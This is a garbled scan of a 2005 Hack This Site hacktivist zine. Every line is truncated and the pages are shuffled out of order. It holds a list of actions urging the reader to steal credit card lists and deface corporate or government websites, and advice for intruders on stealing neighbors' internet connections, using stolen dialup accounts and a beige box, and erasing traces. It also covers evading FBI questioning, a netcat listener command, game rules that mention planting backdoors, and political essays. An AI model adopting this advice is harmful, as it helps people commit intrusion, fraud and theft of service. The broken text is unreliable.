Call in sick. Skip school. Go do something you always wanted
over an intersection with a bunch of people and music and st
party. Send fake emails posing as your boss and announce rai
everybody. Get food that would have otherwise been thrown aw
to people who need it. Fuck with rich people. Say hi to ever
on the street. Cross out words like oppression, exploitation
in every dictionary. Write your own music and play it for fr
local anti-capitalist collective to strike terror in the hea
bosses and rulers. Call someone on their shit everytime when
something racist, sexist or homophobic. Write your own newsl
everybody in an IRC channel. Do graffiti to add life to your
the elderly cross the street. Whenever possible, ride a bike
take public transportation instead of using a car. Refuse to
spectator. Call someone you haven't talked to in a while. St
credit card lists and donate money to charities. Heckle your
union bureaucrat whenever possible. Program a free open sour
to a commercial software application. Participate in a riot.
community garden in an abandoned lot. Educate others on hist
revolutionary upheavals. Find some buckets and use them as d
next protest to make it more lively. Hack a corporate or gov
website and fill it with anti-capitalist messages. Start a r
cheerleaders squad. Write "This is your death" on every piec
can. Sneak your own art into museums. Steal books from big c
and give them to strangers. Trainhop or hitchhike accross th
stop signs, add stickers that say "racism", "sexism", "capit
Think for yourself, question everything. Squat a vacant buil

```
        *       alxCIAda        *                       *
        *       Mcaster         *                       *
        *       The_Anarchist   *                       *
        *       weekend         *                       *
        *       psyche          *                       *
        *       \alive          *                       *
```

Thanks to hbx networks, chicago 2600, dikline, those who refus
statements to the feds, IndyMedia, and the fine people at kink
us steal copies.
Zortexia thanks alxCIAda, JK-63, archangel_darkangel
Wyrmkill thanks whooka, morklitu and mushy

```
###############################################################
#                          Actions and Gatherings
###############################################################
```

Hacker Conventions

- DEFCON 13 July 29-31, Las Vegas www.defcon.org
- WHAT THE HACK July 29-31, Netherlands www.whatthehack.org
- Hackers on Planet Earth 6 Summer 2006, New York City 2600.com
- 2600 Meetings First friday of every month @ a city near you:

Free Spirits

- Burning Man August 29 2006, Nevada www.burningman.com
-Rainbow Gatherings June 1-7, Virginia www.welcomehome.org

Protests

- Anti-G8 Actions July 6-8, Scotland www.dissent.co.uk
- Biodemocracy 2005 June 18-21st, Philadelphia www.ReclaimTheCc

bat will stop them from getting your data. The fact is, if they
could get it. The best bet for sensitive data is finding some s
storage such as floppy disks or mini USB flash drives that can
and hidden in walls, buried in the backyard, etc. Also remember
operating systems leave all sorts of undesirable trails in temp
Make sure you clear your browser history, your form autocomplet
your recent documents, your temporary internet files, your bash
stored usernames or passwords, etc. The best bet would be to ma
linux livecd that you can boot to each time which will leave no
incriminating information over your drive and the RAM will clea
the next boot.

These are all good measures to help make yourself anonymous but
you think you might be a target for harassment or if you're abo
fun with a major corporation or government system, you should d
these techniques in combination with USING A DIFFERENT INTERNET
There are dozens of public computers out there, including libra
cyber cafes, etc. It's also not too difficult to steal a cable
neighbor, or to use a beige box and a stolen dialup account wit
course, the easiest and most popular method would be to steal a
connection from some business or individual who had set up thei
station with a default or no username and password. There's no
a MAC address which can be spoofed, and not many routers log th
anyway. Using several proxy servers from a stolen internet conn
safest bet to become completely anonymous, as long as you don't
dumb like checking your personal email account while breaking i
system.

A note on 'anonymous proxies':

Just because you are accessing the internet behind a proxy serv
that you are anonymous or secure.

Browse with a proxy and go to whatismyip.com - not my home IP,
No! In addition to having to worry whether a particular proxy
by federal agents to catch hackers, or whether the fact the pr
all requests and will respond to a court order to hand over lo
proxy servers actually send your source IP address to the web
purposes. X_Forwarded_For, which will sent your home IP to th
logged away!

Take a look yourself. Start netcat to listen on a port using a
to nc -l -v -p 8081, turn on a proxy, and try going to 123.456
your web browser replacing it with your home IP address. Assum
behind a router or firewall, you should see a complete dump of
is supplied by your browser as well as the proxy server. Notic
X_Forwarded_For header that contains your home ip? If so, bett
proxy...

Apache and other web servers can be configured to log these ad
headers. Is this a chance you're willing to take?

Loose Lips Sink Ships!

You can go through every effort to protect yourself as far as
concerned and loose everything because you said a few words yo
to the wrong people. No matter how tempting and juicy the secr
access to is, this information should not be shared with anyo
directly involved. By talking openly about your actions you no
yourself but your friends, the websites you are involved with,
everything. Be careful of what names or websites are linked to
websites. And don't go bragging to your buddies about your acc
matter how tempting it is. Zip it!

Especially if you are involved in activist circles, or you han
and well-known hacking IRC channels, you will be dealing with
know on a regular basis. You should feel comfortable in talkin

Assemble the printed pages and use a long style stapler to bind
They have these available at universities, copy shops, art and
etc.

If you are distributing copies(especially outside the U.S) and
available to others, let us know so we can announce your inform
Local section of the zine website.

Get Involved with Hack This Site

This movement is entirely what you make of it. We are structure
that allows people to tune in voice their opinions and make dec
direction of the site and community. Check us out on IRC, go to
and conventions(listed to the right) and get involved!

WWW: http://www.hackthissite.org   IRC: irc.hackt
EMAIL: htsdevs@gmail.com   #hackthissite (SSL

The Usual Suspects:

*	---------	*	---------	*	------
*	HTS STAFF	*	ZINE TEAM	*	OTHERS
*	---------	*	---------	*	------
*	Xec96	*	Xec96	*	smooth
*	ikari	*	alxCIAda	*	weizni
*	IceShaman	*	Zortexia	*	Morkli
*	buz	*	whooka	*	forcem
*	archaios	*	Fetus	*	BIG C
*	hairball	*	Wyrmkill	*	archan
*	whooka	*	mushroom5698	*	darkan
*	html	*		*	Truckl
*	OutThere	*		*	Phate
*	br0kenkeychain	*		*	Wells
*	Zortexia	*		*	Brett

ELECTRONIC COPIES

While we charge for physical copies of the zine to cover produ
believe that all information should be free to read and distri
copies of the zine are available in a variety of formats on ou
distribute to various file sharing services, text file collect

Graphical PDF file: the complete magazine with complete graphi
for printing additional copies of the zine. See the Do It Your
for additional printing instructions.

Raw .TXT file: ideal for lynx users or
quick and speedy distribution in file sharing services, BBSs,
etc.

Forums: Most of the articles in this zine are available at the
on our website in TXT format, where people can add comments.

DO IT YOURSELF DISTRO!

We've received countless stories of HTS people reprinting copi
their own and giving it away to everyone they know - at school
meetings, etc. Now's your chance to do the same. All you need
printer and PDF copies of the zine.

There are two files for the zine: one is the color cover and t
black and white inside pages. It is formatted double sided so
it can simply be folded in half. If you are using a printer th
in single sides, print with one sheet of paper, turn it around
second page on the other side repeating for the remaining page

The cover PDF file is high resolution color and ideally would
glossy color paper. But if all you have is black and white, th

but always use a level of discretion when you talk specifics ab
Especially be concerned when people who start asking questions
asking. Often times new people will say they are friends of oth
sure you check people out before you start including them in yo
say that you need to be private or closed off: if our movement
need to be as inclusive as possible.

But the fact remains: there are indeed police and cop infiltrat
work their way into meetings to take things down. There are cou
have signed confidential informant agreements and lurk on IRC c
infiltrate meetings trying to find tips of people who may be br
There are also right-wing fascist groups with ties to governmen
ProtestWarrior.com, FreeRepublic.com, and KOBEHQ.com who troll
hacker message boards and chatrooms, trying to get people to in
themselves. To top it off, FBI agents themselves have been know
public IRC channels. Do not walk into their hands!

So what triggers an investigation? As a rule, the FBI will not
crime unless the damages total to over $10,000. It takes a lot
prepare an investigation with a search warrant and a criminal p
rarely does this happen unless it involves the transfer of mone
with a large and influential corporation or government institut
with credit cards, identity theft, or revealing sensitive data
an investigation while simple defacements(especially non-damagi
not. Corporations and government institutions can fill out and
complaint form which will prompt a partial investigation to con
laws were broken, but a full blown investigation depends on the
done, and it usually comes down to money and who the individual
is. In order to get a search warrant, they need to have probabl
usually either specific evidence they have collected on you, or
tip from an informant who says "I saw him do it!" or even "I he
about it!". In order to have an arrest warrant, they need to pr
District Attorney that they have enough evidence to prosecute y

Getting a Knock at the Door

Oh shit, what do I do? Don't panic. Things can only get worse
scared, or do something irrational. Keep calm and be firm abou
Often times federal agents will try to manipulate you into giv
information that they do not have. Sometimes they will just wa
you, in which case you have the right to refuse. If this is th
means that there isn't specific evidence but a tip or complain
things in your direction. If they had enough evidence for a se
prosecution they would have done so already. Anything you say
be used against you, so your best bet is to not talk to them a
they will ask ridiculous favors of you, like to turn in your f
submit to electronic monitoring or a search. Of course, if the
they cannot get the court orders to do it themselves. If they
this on their own, they won't give you any warning, which mean
been contacted, assume you are being watched. Do NOT discuss A
ANYONE over your home net connection, no matter how encrypted
are or how many proxies you are bouncing off of. DO NOT make i
by consenting.

If they want to enter your house, do not let them in unless th
with a search warrant. If they do, make sure it is properly fi
name, with the right address. And stay silent until you have a
talk to your family or a lawyer. Very often they will try to p
out of you through scare tactics or telling you that you have
have the right to lie, and you don't. Do not interfere as they
their business seizing your stuff as it will only make things
arrested, do not resist as they can slap on extra charges. As
processed, do not give any sort of oral or written testimony a
used against you. Do not say shit without a lawyer. Await an a
hopefully you will be released, but more than likely a bond wi
someone will have to come up with the money to bail you out. M
note of every small detail: who the arresting officer was, any
contradiction they made as they were filing an arrest report,

```
!#########################################!
!###   HACK THIS SITE SUMMER 2005   ###!
!#########################################!
```

DISTRIBUTE ME WIDELY AND WILDLY!

This community publication is entirely free to own and free to
only afford to publish a limited amount of copies, so we are co
to help pass it on to friends, local computer stores, hacker gr
meetings, libraries, bookstores, newsstands, etc.

ANTI-COPYRIGHT INFORMATION

Everything provided in this publication is anti-\opyright. fee
reuse any of the content provided here in your own projects. Yo
this movement - spread the word!

CONTRIBUTE TO NEXT ISSUE!

We are always accepting additions. If you have anything to shar
latest exploits, hacktivist actions, or any other happening in
it in! We accept a variety of different mediums: from writings,
art, links, technical documents, etc. There are a number of way
involved, from submissions to grammar/editing or graphic design
zine forums or get in touch with the zine staff.

MAIL ORDER

Physical copies are available for mail order through Hack This
Single copies are $5, and "anti-propaganda" packages which come
magazines plus a flaming heap of underground newsletters,poster
stickers, patches, etc. are available for $25.

an hourly basis for scoring purposes. This contains informatio;
currently owning the box and what services are running.

Fun Options

Setting up a box and closing all services is no fun. Many peop;
together various configurations and even known vulnerabilities
with. Of course, you are free to set up the box however you pl;
a few recommendations. Many people are creating low level acco;
users to ssh or ftp into the box to have at least a low level ;
around with and to launch further attacks which may elevate pe;
choose this route, make sure you set up a cron to reset the pa;
default every five minutes or so otherwise someone is going to ;
something else and no one else can connect. If you need any he;
hold of the RTB staff @ the IRC server irc.hackthissite.org (s;
#rootthisbox
~*

~*
Graffiti Contest
~*
Reclaiming public space has been a pasttime of hackers and rev;
alike. This issue, we're starting a hacktivist graffiti contes;
pictures of your best hacker or activist related tags. In a wo;
space is sold to the highest bidder, graffiti is a medium of e;
controlled by corporations or government. So grab a can of spr;
the town! It's amazingly easy from making stencils to wheatpas;
just carrying a sharpie around with you. A blank wall is a bla;
can of spraypaint and hit the town! Send all contributions to ;
hackthissite.org. Include an image, your city, and your name.
billboardliberation.com, subvertise.org, radicalgraphics.org s;
~*

irregularity with the search warrant, etc. as this can be used
evidence or testimony they try to use against you.

One of the first things federal agents will do is tell you that
and that they have everything they already need on you. They ma;
out for you, telling you all those secrets that you thought no
about, that you hoped that law enforcement would never catch on
scheming. They will say that it will be easier on you if you te;
everything. They will ask you to turn in their friends. Even if
going to cooperate, this isn't the time to do it. Anything you
against you. Do not answer questions without having a lawyer pr;
what they tell you. If you have not been charged or arrested, i
that they do not have what they need on you and are trying to s;
slipping up and incriminating yourself. Do not take the bait.

One of the most important points to understand about how the FB;
evidence and conducts their investigation is the distinction be;
know about you and what they are prepared to use against you in
has startling capabilities in surveillance, and often evidence
matter how incriminating it is, can often be suppressed on the
FBI acquired it illegally. They know this, so they will use wha;
about you to scare you into giving them incriminating statement;

If you are indicted, and it looks like the trial isn't going to
then in your lawyer's negotiations with the prosecuting attorne;
it clear to you that it is in your best interest to cooperate w;
Cooperation is a very difficult decision you need to make and w;
implications with whichever way you go. Often times the prosecu;
the courts will cut your sentence from a third to even a half o;
you cooperated with them and turned over your friends. Usually
cases are not ruled guilty based on electronic evidence but on
self-incriminating testimony or informants tipping off the feds
and time again, even to the best of us, when faced with a few d;
prison. If you do cooperate, they will want you to rat out ever;

friends have told you. They will want to know all their person
they can try to track them down and prosecute them. They will
you down with a machine and get you to talk to them to pull as
as you can: personal details, admitting to crimes, etc. I won'
suggestions as to what you should do as this is a controversia
profound decision that will affect you for the rest of your li
there is no way to win a conversation with federal agents. Rat
hackers is the reason why most major hacking networks go down
and can bring down everybody.

If they try to press charges, your best bet is to enter a not
because you can change it later and it will help with your law
with the prosecuting attorney. They want a quick in and out co
it is cheap and efficient for them. The last thing they want i
fighting the charges, draining their resources and manpower. U
absolutely nothing on you, or the charges are ridiculous, the
make some sort of plea bargain, where you will be offered a be
accepting lesser charges, hopefully being entered into probati
adult work program, a small amount of jailtime and usually a f
give in right away. First wait until discovery is complete and
the evidence that they are planning on using against you. This
trying to figure out which charges to fight and what will help
negotiating a settlement. Usually the whole process drags out
months and even years. Good! The longer it lasts in the court
more money it costs them meaning the more willing they are abo
charges or making a better deal. Usually they will offer you s
it only gets better and better after time. Relax: as long as y
anything stupid, things can't really get much worse. Recognize
have been pegged

Where do we go from here?

You might think that if we have to go through all these measur
ourselves, it's better to just give up on the scene altogether

longer you hold the most amount of boxes, the more points you g

Box Submissions

The servers in this competition are submissions from users just
have an extra machine of any kind that you can throw on a netwo
consider setting it up for Root This Box! We like a diversity o
hardware specs, and operating systems. Some box owners like to
plant vulnerabilities, backdoors, or outdated software just to
more interesting. If you are interested in submitting a machine
setup guide for specific details on how to configure your box f
competition.

How to Set up a machine for Root This Box

The game depends on having boxes set up and supplied from users
If you have a spare machine lying around near a stable internet
consider submitting your box for the challenge. This guide will
specific details and requirements for setting up a system to be
Root This Box competition.

System Requirements

While you are encouraged to try a diversity of operating system
configurations, there are some standards that need to be respec
it to work properly in our challenge. You are required to have
address or host or some sort of dyndns.org service. You are als
some sort of web service on port 80 that can deliver html files
behind any sort of router or firewall, you need to make sure th
configured to forward traffic (on at least the ports for the se
to be running) to your box's local IP address so people can con
machine should be hosted on a relatively speedy and stable inte
and should be running as much as possible. You also need to put
page in your web root called hack.html which our scripts will c

we will not let the madness of war happen in our name. Tens of
people descended upon Washington D.C.to counter the Inaugural
that This Is Not Our President, and This Is Not Our War. Neve
reclaim the streets!
˜*

!!!
!!!

˜*
... the next level of hacking challenges ... www.RootThisBox.o
˜*
Root This Box is a live hacking challenge where users can prac
and defense skills on machines set up for free range hacking.
with other users and compete against other teams for control o
machines. When a machine is taken over, the team can put up a
defend the machine against other attacking teams.

Tournament Play

Points are rewarded to teams based on the number of machines t
of, what services they have running, and how long they can hol
of the month, the final scoreboard and team rankings are archi
control over the servers are returned to their original owner
rerelease.

How do you play?

The object of the game is to be hack and take over a system an
access to modify the hack.html static page in the web root. Yo
this file with the name of your team and your message to the w
working hack.html page, check out our example. Our scripts par
an hourly basis and update your team scores in our database. F
to defend the box against other teams who are also trying to t

to get involved with this legal nightmare. That's exactly what
let their fear and intimidation tactics silence you into submis
an example out of a few people and blow these cases up in the m
as terrorists so they can justify bigger budgets and hope that
hackers will lay down our arms and kill the movement. But it'll
There's a reason why they invest billions of dollars and send t
they've got at trying to bust us. They know what we are capable
get organized. It only takes one person to bring down an empire

If we let them scare us into not saying anything about these in
are allowing it to happen. The time is now to act. Stand up and
rights against an unjust government. We are everywhere, and the
all. Get involved!

More Information about Security Culture and Digital Rights:

"Everything a Hacker Needs to Know about Getting Busted by the
http://www.grayarea.com/agsteal.html

"Searching and Seizing Computers and Obtaining Electronic Evide
Investigations" usdoj.gov/criminal/cybercrime/searching.html

FreeJeremy.com
http://security.resist.ca
http://www.eff.org
http://www.indymedia.org
nocompromise.org/features/security.html

NO MORE COPS!
The need for police stems from two sources: one, from the State
interests, which need some force to protect it's interests, and
fear within our communities of interpersonal violence. The prob
as they stand is that they serve this double purpose, fail to s

problem, and remain a force outside the control of those they
As such they need to be abolished as an institution.

##
15. Police State USA and the Politics of Fear
##

Over the past few years the direction of the United States has
series of sweeping changes which contradict and undermine the
foundations of the country. New government institutions, legis
multinational corporations are giving birth to a new age of a
capitalist kind. This is a direct result of the social and pol
created out of the "War on Terrorism" and the agenda of the Bu
The Republican party deceived and subdued the American people
corrupt policies using fear and the threat of terrorism. Unles
confront and topple this criminally abusive presidency, we wil
self-destructive path that threatens the very stability of the

Since 9/11 we have had passed a number of initiatives that has
nation's law enforcement at the cost of our civil liberties. C
affect specific legislation or the creation of new institution
of existing government agencies and how we go about treating b
foreign politics. Not even a week after the attacks did congre
PATRIOT Act, a bill over 500 pages long that wasn't read or di
congress but strangely almost universally supported. While the
hidden under the guise of protecting the country from terrori
find that they themselves destroy what this country stands for
begun centralizing and restructuring law enforcement and intel
The Homeland Security Department was formed to help share data
jurisdiction between different agencies including the FBI, CIA
In addition to collaborating the powers of each under a larger
umbrella organization, much of the work being done is shrouded
name of national security.

block political websites. First, digital rights hacktivists cir
censorshipby developing open publishing software(like Freenet,
file sharingservices) so we can communicate securely and anonym
direct actionhacktivists orchestrate attacks on both Microsoft
computer networkswhile publically releasing the source code to
operating system. Press releases are sent out to the media. The
The sun rises.

##
Right-wing Subversion
##

Scattered throughout this issue is a series of graphics advocat
of destruction and violence. These were made and distributed by
create instability and unrest in democratic countries. The US g
replaced several governments with right-wing puppet dictators f
interests of the US economic and political system. This pamphle
"Freedom Fighter" manual.

Every day we are bombarded with media that tries to control not
think, but what we think about. We care more about Janet Jackso
television then we do economic inequalities, international inst
impendingenergy crisis. The televisions telling us to purchase
cleaning products while billions around the world do not have h
water. Reality TV? Fox News? Fair and balanced?

If you want to change society, change yourself. Change the word
the media. Use their propaganda against themselves. Subvert the

adbusters.org / subvertise.org / radicalgraphics.org
abc.net.au/arts/headspace/rn/bbing/trouble/

~*~
No matter how bad another four years of the Bush administration

a way of tuning in and joining the struggle.

While the proposed points of unity can serve as a useful guide
who are organizing their own hacktivist cells, it is by no mea
which demands obedience. People are free to use and reuse this
fit, and are free to make modifications and reuse the name if
purposes. Hacktivists of world, unite!

!!!!!!!!!!!!!!!!!!!!!!!!
! ILF POINTS OF UNITY !
!!!!!!!!!!!!!!!!!!!!!!!!

1. We recognize that the established order of corporations and
in the way of achieving an open internet and a free society.

2. We utilize a diversity of tactics in achieving our goals, r
digital rights hacktivism like building and protecting alterna
free secure communication as well as direct action hacktivism
are actively working against a free internet.

3. We need to break out of the digital realm and coordinate wi
in political protests around the world. Our resistence must by
streets and on the net!

4. The very interest in the subject will label yourself as a c
eyes of the state. To protect yourself and others in the movem
facilitate and build a culture of security. Organize in a dece
anonymous way, communicate securely, don't rat on others, and

5. The Internet Liberation Front belongs to nobody and everybo
acting under these points of unity are considered an operative
are free to utilize and build upon the name and ideals.

A scenerio: Microsoft is hired by the Chinese government to de

In an effort to combat terrorism, a new agency was formed under
Total Information Awareness program. The duties of TIA is to cr
database to collect and store every bit of data on every Americ
includes credit card histories, internet records(web sites, e-m
lines, even the books you check out at the library. In addition
crawler programs which would profile and flag individuals if th
"threat." The logo of this organization was a pyramid from the
overseeing the globe. To top it off, the person appointed to be
horrendous organization was John Poindexter, who under the Reag
was convicted of lying to congress, withholding evidence and co
related to the Iran Contra affair where they secretly and illeg
to Iran to fund right wing dictators in Nicaragua. Now these pe
appointed to positions in federal agencies where they can spy o

In addition to sweeping domestic legislation, the US has begun
policy in arrogantly destructive ways. Before the war in Iraq s
declared that its troops would not be held accountable through
Criminal Court system. This essentially is a free ticket to rap
use all sorts of illegal weapons such as cluster bombs and chem
as depleted uranium without any fear of accountability. The US
from the Antiballistic Missile Treaty and began the buildup and
nuclear arms once again. The US being the largest petroleum con
planet was also the only country to reject the Kyoto protocol d
down on emissions because "it would damage the economy". We hav
use loopholes around Geneva Convention standards by calling pri
combatants" instead of prisoners of war. Many people rounded up
and abroad have been shipped to "Camp X-Ray" in Guantanamo Bay
practice all sorts of interrogation and torture techniques rang
and sensory deprivation to starvation, beatings, and electrosho
have been dozens of documented cases in camps in Iraq and Cuba
abuse, to the point of the CIA admitting themselves that they h
shipping people overseas where they are not bound by their own
controversy after controversy and several leaked memos of milit
advocating the use of torture, the administration exists that t

exceptions rather than the rules in order to avoid any sort of
accountability.

As people begin to rise up and question the policies of the Bu
the government is starting to use these increased law enforceme
to prevent international terrorism but to target and harass do
and dissidents.

Sherman Austin who ran RaiseTheFist.com faced surveillance and
arrested and charged under provisions in the USA PATRIOT Act.
a post that someone else made in his message board system where
to a web site that posted information about building bombs. Al
did not post or even host the information, he pled guilty to l
get out easy - only one year in federal prison. Not only is it
protected to spread the questionable materials no matter how c
is, bomb making instructions can be found in tens of thousands
internet. The fact that he was charged and sentenced while oth
further demonstrates that he was targeted for his politics rat
accused crime itself.

"Security" at national protests have also become increasingly
police are beating and arresting people with increased violenc
accountability. In the buildup to the Republican National Conv
protest organizers came under intimidation by the FBI. Over fi
questioned and many were followed and had their homes searched
themselves, over 1800 people were arrested and held for severa
protests against the Free Trade Area of the Americas summit in
police used tear gas, pepper spray, tasers and even rubber bul
intimidate, and beat protesters.

The idea is to publicly blur the line between terrorist and di
to not only justify their oppressive policies but to crush dis
opposition to their policies. These are not the actions of a f
nation. These should be warning signals that tyranny is coming

spawning legions of "hackers" a day they will never go away. Th
is the only problem in this equation that can be solved. The ki
away. The blackhats aren't disclosing. But the white hats seem
all the problems. After reading this paper you may be wondering
is, what "hat" I wear since before I said I was neither a white
hat. And the answer is, rogue hat. A rogue is simply a hacker t
himself, and their group. We don't have stereotypical agendas.
just to learn, or to help improve security. We are not in it to
make money. We are simply in it. Finally I will leave you all w
Since when did we start calling the security "scene" an industr

```
              shardz@dikline
                 __/\__
                 \ \/ /
                 /_/\_\
                   \/
```

##
20 Autonomous Hacktivism With the Internet Liberation
##

In the online struggle for social justice, many of our comrades
victim to law enforcement. In order for us to remain effective,
ways of clearing ourselves of becoming targets of harassment fr
powerful. To continue to question and confront the established
explore more secure models of radical organizing.

As part of adopting security culture and becoming anonymous, we
ourselves in a decentralized way to prevent the ability for sin
busted not take down the entire group. The Internet Liberation
the Animal and Earth Liberation Front before it, is a tactic to
anonymously yet still connect with larger and broader social mo
ILF cells operating independent of each other with different go
same points of unity allows a diversity of tactics as well as e

bugs. These bugs are then posted to a security mailing list wh
kiddies gather tools and infoz and hack more computers. Its a
that has snowballed out of control. I dont think anyone really
lists: in theory these lists are meant to benefit security by
to the vendors to patch their systems. Which it does, however
sysadmins that avidly read this list are so few that the list
inefficent. Therefore many systems are left unpatched and now
a tool they can use to exploit them. The true blackhat hackers
own exploits paradoxially enough help the security industry mo
disclosure white hats. This is because a single blackhat or ev
with a unreleased exploit will do far less damage than the num
kiddies with a publically disclosed exploit. The blackhats tha
their exploits may not be helping security 100% but they are d
keeping their exploits private. The chances of sysadmins getti
handful of black hat hackers with an exploit is far less than
getting owned by a script kiddie with a tool they ripped off s

----
Conclusion

The real threat when the media, the anti-virus companies, or wh
"hackers" who they really mean are kids with tools they discov
disclosure lists. Anti-Virus/Security industry is a multi mill
industry that thrives on its colleagues doing security "resear
bugs that kiddies of the virus world can write a devastating w
public will buy their product. But you might ask if the vulner
known about how come the worm or whatever was so devastating?
dont patch thier systems. Almost any security breach can be bo
error between the keyboard and the chair. Theoratically if Joe
to BugTraq and patched his systems as the bugs came out full d
a wonderful system. However the public does not subscribe to B
sysadmins don't carefully moniter the integrity of thier syste
a 24 hour a day job. Black hat hackers are not the problem its
itself and the white hat full disclosure mentality. And since

something is done to stop it the vicious cycle will get worse a

The only way that the Bush administration is able to get away w
policies and not be held accountable for their corrupt actions
people with fear. All of these unjust policies claim to protect
people from foreign terrorist threat.

Immediately after 9/11, the Bush propaganda machine swung into
administration catered to the lowest common denominator by draw
emotions surrounding the 9/11 terrorist attacks in order to whi
his policies. Names like the USA PATRIOT Act, the "War against
the "Axis of Evil" drew artificial polarities that not only enc
support it by confusing the issue but also demonize the opposit
that the USA PATRIOT Act is contrary to the spirit of the bill
don't want to be unpatriotic, do you? To oppose the war on terr
you're working with the terrorists? The Republicans used powerf
as the American flag and tried to inspire a strong sense of nat
to get people to blindly follow their policy recommendations. T
that if you opposed the president and the war, you were against
are either with us or against us."

The only way that they could get away with this legislation is
artificial sense of urgency and threat. When they were trying t
American people to support the war, they used absolutist statem
"Saddam is holding the world hostage with weapons of mass destr
providing any backing to their claims. They raised the Homeland
terrorist threat level every time there was some controversy. T
such as Yellowcake Uranium. They talk about the evils of the en
hopes that it will frighten people into thinking irrationally,
national crisis and only the government can protect them if onl
their rights and gave the Republicans absolute control.

It's a sinister game of scaring the American people into submis
and intimidating the opposition, and making money for the rich

is becoming increasingly clear who the real terrorists are. At
more and more people are starting to see through the lies and
speaking up and doing something about it. Unplug yourself from
and start researching things yourself. Tune in to independent
publishing systems. Turn off the television and take to the st

##
16. Paradise Engineering, Political Change...by arc
##

Utopianism, rooted in the primal desire for abrogation of mort
foundation of the modern hedonistic imperative. Alluding to an
archetypal modern religion disavows such a notion, a philosoph
with 19th century, morally absolutist cautionaries. The egregi
a crucial error is self-explanatory, scientific dogma proselyt
to absolve man of His painful iniquities through what may be t
engineering", a much maligned concept as a direct result of su
as Orwell's 1984 and Huxley's Brave New World. The failure of
Soviet Union relinquishes all doubt that, without a concerted
proletariat to debase the plutocratic capitalist oligarchy (ub
Western nations), Utopianism is bereft of rationale and the pr
archaic Judeo-Christian ideals is inevitable. The decidedly ut
the consumerist society presented in Brave New World eviscerat
of egalitarianism in its purest form, social order "the presup
which delineates historical analogues" rooted in shades of apa
totalitarianism. Impugning upon users of psychoactive substanc
"defiling God's temple", contemporary morality insinuates that
next-generation of euphoric and empathogenic drugs are within
indulgence is contrary to the notional social hierarchy and tr
suffering that provides a theoretical basis for Christ's salva
apparent that the hegemonic nature of monotheistic religion is
denouncing critique as "heretical" and eschewing the freedom t
spite of this, the gradual progression toward agnosticism is l
such stagnation and, ultimately, present an ideal social backd

dont think when he talks about SQL passwords and how to crack t
write an accompanying tool that will be most likely used by scr
sys-admins. Lists like BuqTraq and other full disclosure lists
most counter productive things ever created, but the also prove
white hats need black hats. Lists like the aforementioned do mo
good, the number of script kiddies that are nurtured and encour
lists far out weighs the number of patches written and holes cl
without such support such lists would quickly become irrelevant
would be hacking boxes, security would no longer be an issue. I
stopped posting to such lists and followed a path of non disclo
bugs directly to the vendors (or keep them private =)) security
drastically since kiddies would have nothing to feed off of, th
attacks. Personally I think projects like pr0j3kt m4yh3m are a
white hats that something is terribly awry. Its sad to think th
self righteous journey to "secure" the internet, that they are
to make it less secure. Either that or they're in it for the mo
exactly what their doing, I believe its a combination of the bo
latter than the former.

Black

Black hats, atleast true black hats, don't need white hats in a
if you use a loose interpretation of the term they do, and for
hat will encompass script kiddies as well as the people at the
the spectrum. By ignoring the truely talented black hats and fo
the kiddies the bond between black and white will become clear.
in their early stages of messing with computers, thrive on whit
lists like BugTraq for their infoz. These lists dumb down every
tools simple enough for them to use on a mass scale. They then
tools to hack computers and leave defacements, or install psyBN
Then all of the sysadmins that get owned for not patching their
37 seconds of the BugTraq post complain that the security indus
insecure. Then a huge amount of money is spent to research and

UNITY believes that "the more money they (Israeli cyber fronts
and strengthening their systems means less money to buy bullet:
use against our children." Gilad Rabinovich, CEO of the Israel
said, "All Israeli ISPs have been overloaded with data" and co:
are just the only ones to admit it." In addition to being "ove:
the CEO continues that if the cyber war were to continue "it w
resources from us and hurt customers. (Gambill)"

In order to be effective, it is imperative that all aspects of
embraced; promoting free decentralized information networks as
direct action against those responsible for violating digital
The materialization of a free society requires the systematic
oppressive forces working against the free flow of information
not free; it is made free by those who are willing to fight to

###
19. White and Black   By shardz@dikline
###

This paper is designed to explain to people how the security i:
why black and white hats both need each other. First off for t!
say you are gray hats, there is no gray hat. Gray hat is white
quite literally black and(or in this case) white. I'm not goin;
to work for "the industry" as a white hat. Nor will I claim to
black hat scene, but anywayz let's get started.

White

White hats certainly need black hats because without them there
security industry. Also when I say "white hat" I dont mean sys
sys-admins are just doing their job. Im talking about people l
(Project Honeynet), or David Litchfield, who I like some of th

evolution of a neo-anarchistic Utopian society.

The insidiousness of Huxley's literary masterpiece exemplifies
intended as satire, its literal interpretation decontextualises
contained within, prolonging the Darwinian order that man has s
transcend for millenia. Nonetheless, its poignance serves as a
the dangers of unchecked consumerism; far from catalysing expan
consciousness, soma's one-dimensional "peak experience" illumin
shallowness of existing psychoactives, most notably opioids, up
(presumably) it was modelled, the throes of addiction and depen
characterising the lives of some in spite of the "perfection" o
and stability. The catchcry of the novel - "community, identity
opens a Pandora's box, the seemingly benevolent despots respons
rigors of oppression now seen as culpable in the dystopic, purp
its inhabitants.The juxtaposition of the Reservation, demarcati
remnants of humanity, with the technologically sophisticated Ci
part responsible for the current attitudes toward mind-altering
inexorably (albeit unintentionally) altering the political land
success in alienating his audience in a tactful manner has culm
widespread notion that suffering is inevitable, though the tool
are within reach.

Social unrest, evident throughout Western society, most pointed
prevalence of mental illness, criminality and recidivism, manif
result of unchecked consumerism " far from the unrealistic idea
and the paranoid speculation of Orwell, the oppression of the w
readily apparent; the exploitation by the Military-Industrial-E
complex of the desire to conform represents a grave injustice,
indoctrinating the masses and culminating in a cultural void. I
surprising to note the high rates of drug "abuse" as an escape
of daily life?

The malaise of dysthymia impairs cognizance of the issues at th
our civilization, resulting in the apathy and discontent that a

number of youth now eulogize, the mantra of democratic society
forgotten. The speciousness of the arguments against "unnatura
engineering are rooted in the technophobic prejudices of our a
far from necessitating a return to the values of yesteryear, o
for human suffering, postmodern society demands alterations un
drug-naive consciousness.

The trial and tribulation of the outmoded Darwinian social ord
tropophobic segments of the populace are central to the postul
hedonistic imperative embodies a futuristic answer to the rati
contemporary religious practices. Undeniably, the society pres
embodies the epiphany of stagnation: devoid of scientific inqu
to the state of existing third-world nations, this does not ha
Properly exercised, the duplicitous nature of psychoactives ca
prime example of this, Huxley's antipathy evolved in later lif
paradise, Island documenting his personal triumph through the
mescaline. Typified as a retarding force for social change, th
is exemplified through exploitation of serotonergic and dopami
euphoriants, an unorthodox if neurotoxic approach to the rigor
life. Media stereotypes of crude psychopharmaceuticals present
overview of future accomplishments; from the arguments present
it is clear that continued research is necessitated for the ma
stable, egalitarian population in deference to the libertarian
Supplication of morality (i.e. the incumbence of an amoral pop
an inevitability in the inertia-driven field of paradise engin
behavioural neuroscience and molecular biology to achieve a co
